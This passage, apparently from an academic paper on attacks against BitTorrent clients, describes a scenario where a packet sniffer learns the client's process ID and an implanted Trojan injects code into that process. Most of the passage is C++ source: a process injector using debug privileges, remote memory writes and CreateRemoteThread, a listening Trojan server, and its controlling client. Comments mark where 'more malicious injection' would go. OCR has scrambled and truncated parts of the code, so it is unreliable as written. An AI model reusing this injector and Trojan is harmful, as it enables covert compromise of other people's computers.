


Figure 15: An infected torrent media file being exchanged among torrent clients

Through the use of Packet sniffing the attacker begins by examining the intercepted packet, filtering it according to its destination IP address at the LAN gateway, and then looking for TCP packets with the PID string in their data field, which is the process ID number sent by bit torrent software to the bit torrent server.

RemoteInjectorServer.cpp is the implanted Trojan that listens for attacker calls and injects attacker harmful code into BitTorrent software, as seen in the first program.

To make calls to a Trojan residing on the attacked host carrying the BitTorrent detected process ID and harmful injection code, the attacker uses a second application called RemoteInjectorClient.cpp as a front end. The appendix includes the source code and libraries for both applications. A further application called getPID.cpp was constructed in C++ on Dev C++ free IDE computers to identify the process ID number, and it was used to

verify the attacker discovered PID was in fact the genuine BitTorrent PID. Wireshark and Process Monitor, two open-source and free applications were used to evaluate the attack scenario. With Wireshark, the attacker may intercept the packet transmitted to the LAN gateway and utilize it to get BitTorrent's PID during the startup process, which can then be used to launch a denial-of-service attack. Process Monitor is a piece of software that keeps track of all the processes currently executing on a computer and shows their process IDs. Which was used by the assailant in order to confirm the PID's authenticity.

Steps in the process of remote malicious code injection,

- Connect to the Trojan that has been implanted in the targeted host through the designated port.
- The attacker transmits the targeted host's BitTorrent process ID to its Trojan program.
- The attacker transmits the Trojan harmful code.
- The Trojan injects the harmful code into the received process ID and then establishes a thread to execute the injected code as if it were a component of the BitTorrent program itself.

A malicious message was successfully injected by an attacker machine, and the following sections contain source codes.

C:\Users\Dulanaka\Desktop\injecotr.h - Sublime Text (UNREGISTERED)

injector.cpp | injecotr.h

```
#include "injector.h"
DWORD injectedFunc(PARAMETERS * myparams){ MsgBoxParam injectedMsgBox =
(MsgBoxParam)myparams->MessageBoxInj;
}
DWORD nullFunc(){ return 0;
}
//to avoid conflicts with the system int preparePrivileges(){
HANDLE h; TOKEN_PRIVILEGES tp;
if(OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY,&h))
{

LookupPrivilegeValue(NULL,SE_DEBUG_NAME,&tp. Privileges[0].Luid);
tp.PrivilegeCount = 1; tp.Privileges[0].Attributes =
SE_PRIVILEGE_ENABLED;
if (AdjustTokenPrivileges(h, 0, &tp, sizeof(tp), NULL, NULL)==0){
return 1;
}else{ return 0;
}
}
return 1;
}
int inject(DWORD pid)
{

preparePrivileges();
if (pid==0) return 1; //error HANDLE p;
p = OpenProcess(PROCESS_ALL_ACCESS,false,pid);
//opening process
if (p==NULL) return 1; //error
char * mytext = "you have just inject this message into an application.\0";
char * mycaption = "Injection result\0"; PARAMETERS myData;
HMODULE user32 = LoadLibrary("User32.dll"); myData.MessageBoxInj =
(DWORD)GetProcAddress(user32, "MessageBoxA");// injected message box
strcpy(myData.text, mytext); // message of message box
strcpy(myData.caption, mycaption); // message box caption
myData.buttons = MB_OKCANCEL | MB_ICONQUESTION; // message box buttons
DWORD size_injectedFunc = (PBYTE)nullFunc - (PBYTE)injectedFunc; //calculate myFunc size
//  injection starts here
LPVOID injectedFuncAddress = VirtualAllocEx(p, NULL, size_injectedFunc,
MEM_RESERVE|MEM_COMMIT,
PAGE_EXECUTE_READWRITE); // myFunc memory
WriteProcessMemory(p, injectedFuncAddress,
int res = injectedMsgBox(0, myparams->text, myparams->caption, myparams->buttons);
switch(res){ case IDOK:
// more malicious injection case IDCANCEL:
// more malicious injection
}
return 0;


(void*)injectedFunc,
size_injectedFunc,NULL);
// write injected code into memory LPVOID DataAddress =
VirtualAllocEx(p,NULL,sizeof(PARAMETERS
),MEM_RESERVE|MEM_COMMIT,PAGE_READWRI
TE); //data memory
WriteProcessMemory(p, DataAddress, &myData, sizeof(PARAMETERS), NULL); // write data
HANDLE myThread = CreateRemoteThread(p, NULL, 0,
(LPTHREAD_START_ROUTINE)injectedFuncAddress,
DataAddress, 0, NULL); // create thread if (myThread!=0){
//injection completed WaitForSingleObject(myThread, INFINITE); //wait
till thread finishes VirtualFree(injectedFuncAddress, 0,
MEM_RELEASE); //free up myFunc memory VirtualFree(DataAddress, 0, MEM_RELEASE);
//free up data memory CloseHandle(myThread); // kill thread
CloseHandle(p); //close the handle to the process
}
else{//error
}
system("PAUSE"); return EXIT_SUCCESS;
}
```

Figure 16: Injector.h

C:\Users\Dulanaka\Desktop\injector.cpp • - Sublime Text (UNREGISTERED)

injector.cpp

```
#pragma once
#include <iostream>
#include <cstdlib>
#include <iostream>
#include <windows.h>
#include <iostream>
#include <fstream>
#include <stdlib.h>
#include <tlhelp32.h>
using namespace std;
typedef int (WINAPI* MsgBoxParam)(HWND, LPCSTR, LPCSTR, UINT);
struct PARAMETERS{ DWORD MessageBoxInj; char text[50];
char caption[25]; int buttons;
//  HWND handle;
};
int preparePrivileges();
DWORD injectedFunc(PARAMETERS * myparam); DWORD nullfunc(); // used to get myFunc memory allocated size
int inject(DWORD pid);
```

Figure 17:injector.cpp

C:\Users\Dulanaka\Desktop\socket.cpp - Sublime Text (UNREGISTERED)

socket.cpp

```
//socket.cpp #include "socket.h" Socket::Socket()
{
if( WSAStartup( MAKEWORD(2, 2), &wsaData ) != NO_ERROR )
{
cerr<<"Socket Error.\n"<<endl; system("pause"); WSACleanup();
exit(10);
}
//Create a socket
mySocket = socket( AF_INET, SOCK_STREAM, IPPROTO_TCP );
if ( mySocket == INVALID_SOCKET )
{
cerr<<"Socket Error."<<endl; system("pause"); WSACleanup();
exit(11);
}
myBackup = mySocket;
}
Socket::~Socket()
{
WSACleanup();
}
bool Socket::SendData( char *buff )
{
send( mySocket, buff, strlen( buff ), 0 ); return true;
}
bool Socket::RecvData( char *buff, int len )
{
int i = recv(mySocket,buff,len,0); buff[i] = '\0';
return true;
}
void Socket::CloseConnection()
{
closesocket( mySocket ); mySocket = myBackup;
}
void Socket::GetAndSendMessage()
{
char msg[BuffLength]; cin.ignore(); cout<<"Send > ";
cin.get( msg, BuffLength ); SendData( msg );
}
void ServerSocket::StartHosting( int port )
{
Bind( port ); Listen();
}
void ServerSocket::Listen()
{
if ( listen ( mySocket, 1 ) == SOCKET_ERROR )
{
cerr<<"ServerSocket Error\n"; system("pause"); WSACleanup();
exit(15);
}
acceptSocket = accept( myBackup, NULL, NULL ); while ( acceptSocket == SOCKET_ERROR )
{
acceptSocket = accept( myBackup, NULL, NULL );
}
mySocket = acceptSocket;
}
void ServerSocket::Bind( int port )
{
char *addr="0.0.0.0"; myAddress.sin_family = AF_INET; myAddress.sin_addr.s_addr = inet_addr(addr); myAddr
if ( bind ( mySocket, (SOCKADDR*) &myAddress, sizeof( myAddress) ) == SOCKET_ERROR )
{
cerr<<"Server error"<<endl; system("pause"); WSACleanup();
exit(14);
}
}
void ClientSocket::ConnectToServer( const char
*ipAddress, int port )
{
myAddress.sin_family = AF_INET; myAddress.sin_addr.s_addr = inet_addr( ipAddress ); myAddress.sin_port =
if ( connect( mySocket, (SOCKADDR*) &myAddress, sizeof( myAddress ) ) == SOCKET_ERROR )
{
cerr<<"Client error"<<endl; system("pause"); WSACleanup();
exit(13);
}
}
void Socket::SendAMessage(char message[BuffLength])
{
SendData( message );
}
```

Figure 18: socket.cpp

RemoteInjector.cpp | ClientInjector.cpp

```
//Main.cpp #include "socket.h"
#include "injector.h" using namespace std; int main()
{
int choice;
int port = 888; bool done = false;
char recMessage[STRLEN];
cout<<"Remote Injector Server started @ 666 port,..."<<endl;
//SERVER
ServerSocket sockServer; cout<<"HOSTING..."<<endl; sockServer.StartHosting( port );
//Connected
cout<<"remote Injector Client is connected,..."<<endl;
while ( !done )
{
sockServer.RecvData( recMessage, STRLEN ); cout<<"Recv PID > "<<recMessage<<endl;
if ( strcmp( recMessage, "end" ) == 0 )
{
done = true; return 0;
}
inject(atoi(recMessage));
}
}
```

Figure 19:RemoteInjector.cpp

C:\Users\Dulanaka\Desktop\ClientInjector.cpp - Sublime Text (UNREGISTERED)

RemoteInjector.cpp | ClientInjector.cpp

```
//RemoteInjectorClient//main.cpp #include "Socket.h"
using namespace std; int main()
{
int port = 888; string RemoteIP; bool end = false;
char msg[BuffLength];
cout<<"Remote Injector client,..."<<endl; cout<<"Enter Remote Injector server : "<<endl; cin>>RemoteIP;
//create client socket ClientSocket CS;
cout<<"Attempting to connect..."<<endl; CS.ConnectToServer( RemoteIP.c_str(), port );
//Connected
cout<<"Remote Injector client is connected to a Remote Injector server."<<endl;
while ( !end )
{
cin.ignore(); cout<<"Enter a pid:";
cin.get( msg, BuffLength ); CS.SendAMessage(msg);
if ( strcmp( msg, "end" ) == 0 )
{
end = true;
}
}
CS.CloseConnection();
}
```

Figure 20:ClientInjector.cpp